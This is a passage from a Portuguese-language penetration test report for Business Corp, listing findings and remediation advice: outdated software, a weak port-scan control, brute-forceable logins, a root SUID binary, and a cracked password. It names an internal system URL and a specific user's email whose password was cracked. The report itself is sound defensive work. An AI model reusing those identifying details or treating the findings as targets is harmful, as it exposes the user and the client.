Sistema	http://172.16.1.158/otrs/index.pl?
Referências	https://attack.mitre.org/techniques/T1046/

Problemas

1) Versão do software em produção desatualizada e vulnerável
2) Este host possui um controle contra **portscan** ineficiente, ou seja, mesmo com o controle ativo é possível fazer uma varredura de portas e descobrir os serviços ativos.
3) Politica de senha fraca pois a senha utilizada no hash do user (andruza@alunmaq.com) foi descoberta por conta de fazer parte de wordlists conhecidas.

Recomendações

1) Ajustar o controle contra **portscan** para bloquear acessos ao tentar se comunicar com pelo menos 1 porta inválida
2) Usar senhas fortes geradas por cofres de senhas, MFA.

Problemas

1) Brute force logins
2) Bin suid com perm de root

Recomendações

1) Criar uma regra para drop após 3 autenticações inválidas, inserir MFA.
2) Validar a necessidade do binário, caso não utilizado remover a permissão de root.

Considerações Finais

A realização deste teste de segurança permitiu identificar vulnerabilidades e problemas de segurança que **poderiam causar um impacto negativo** aos negócios do cliente. Com isso podemos concluir que o teste atingiu o objetivo proposto.

Podemos concluir que a avaliação de segurança como o **teste de invasão** apresentado neste relatório é **fundamental** para identificar vulnerabilidades, testar e melhorar controles e mecanismos de defesa afim de garantir um bom grau de segurança da informação em seu ambiente digital.

Após a **CONTRATANTE** aplicar todas as correções sugeridas faremos um reteste nas vulnerabilidades apresentadas para comprovar que os problemas foram devidamente resolvidos.

Desde já agradecemos a Business Corp pela oportunidade em oferecer nossos serviços de segurança ofensiva.